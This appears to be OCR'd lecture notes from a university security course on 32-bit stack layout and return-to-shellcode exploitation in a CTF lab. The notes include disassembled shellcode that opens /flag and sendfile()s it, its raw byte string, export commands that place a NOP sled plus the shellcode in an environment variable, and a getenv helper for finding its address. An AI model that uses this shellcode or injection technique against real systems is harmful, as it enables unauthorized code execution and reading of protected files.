argv[1] is at 0xffffd738; its value is hello
argv[2] is at 0xffffd73c; its value is world
envp[0] is at 0xffffd744; its value is SHELL=/bin/bash
envp[1] is at 0xffffd748; its value is HOSTNAME=misc_stacklayout_32
envp[2] is at 0xffffd74c; its value is PWD=/
```




The Stack Layout before main()

The stack starts out storing (among some other things) the environment variables and the program arguments.

```
$ env
SHELL=/bin/bash
SESSION_MANAGER=local/tancy-lab
QT_ACCESSIBILITY=1

$ ./stacklayout hello world
hello world
```

```
ctf@misc_stacklayout_32:/$ ./misc_stacklayout_32 hello world
argc is at 0xffffd6a0; its value is 3
argv[0] is at 0xffffd734; its value is ./misc_stacklayout_32
argv[1] is at 0xffffd738; its value is hello
argv[2] is at 0xffffd73c; its value is world
envp[0] is at 0xffffd744; its value is SHELL=/bin/bash
envp[1] is at 0xffffd748; its value is HOSTNAME=misc_stacklayout_32
envp[2] is at 0xffffd74c; its value is PWD=/
```



Non-shell Shellcode 32bit printflag (without 0s)

sendfile(1, open(“/flag”, 0), 0, 1000)

```
8049000:    6a 67           push   0x67
8049002:    68 2f 66 6c 61      push   0x616c662f
8049007:    31 c0           xor    eax,eax
8049009:    b0 05           mov    al,0x5
804900b:    89 e3           mov    ebx,esp
804900d:    31 c9           xor    ecx,ecx
804900f:    31 d2           xor    edx,edx
8049011:    cd 80           int    0x80
8049013:    89 c1           mov    ecx,eax
8049015:    31 c0           xor    eax,eax
8049017:    b0 64           mov    al,0x64
8049019:    89 c6           mov    esi,eax
804901b:    31 c0           xor    eax,eax
804901d:    b0 bb           mov    al,0xbb
804901f:    31 db           xor    ebx,ebx
8049021:    b3 01           mov    bl,0x1
8049023:    31 d2           xor    edx,edx
8049025:    cd 80           int    0x80
8049027:    31 c0           xor    eax,eax
8049029:    b0 01           mov    al,0x1
804902b:    31 db           xor    ebx,ebx
804902d:    cd 80           int    0x80
```

Command:

export SCODE=$(python2 -c "print '\x90' sled size + '\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ")*

```
\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80
```

```
export SCODE=$(python2 -c "print '\x90'*500 +
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\x40\x40\x40\x40\x89\xe3\x31\xc9\x31\xd2\xc
d\x80\x89\xc1\x31\xf6\x66\xbe\x01\x01\x66\x4e\x31\xc0\xb0\xbb\x31\xdb\x43\x31\xd2\x
cd\x80\x31\xc0\x40\xcd\x80'")
```

getenv.c

```
int main(int argc, char *argv[])
{
        if (argc != 2)
        {
                puts("Usage: getenv envname");
                return 0;
        }

        printf("%s is at %p\n", argv[1], getenv(argv[1]));
        return 0;
}
```

So far

- Return to Shellcode on the server
  a. Put the shellcode onto the stack
  b. Put the shellcode at other locations

- Next
  a. Stack-based buffer overflow defense

Reference

- https://zzm7000.github.io/teaching/2023fallcse410518/index.html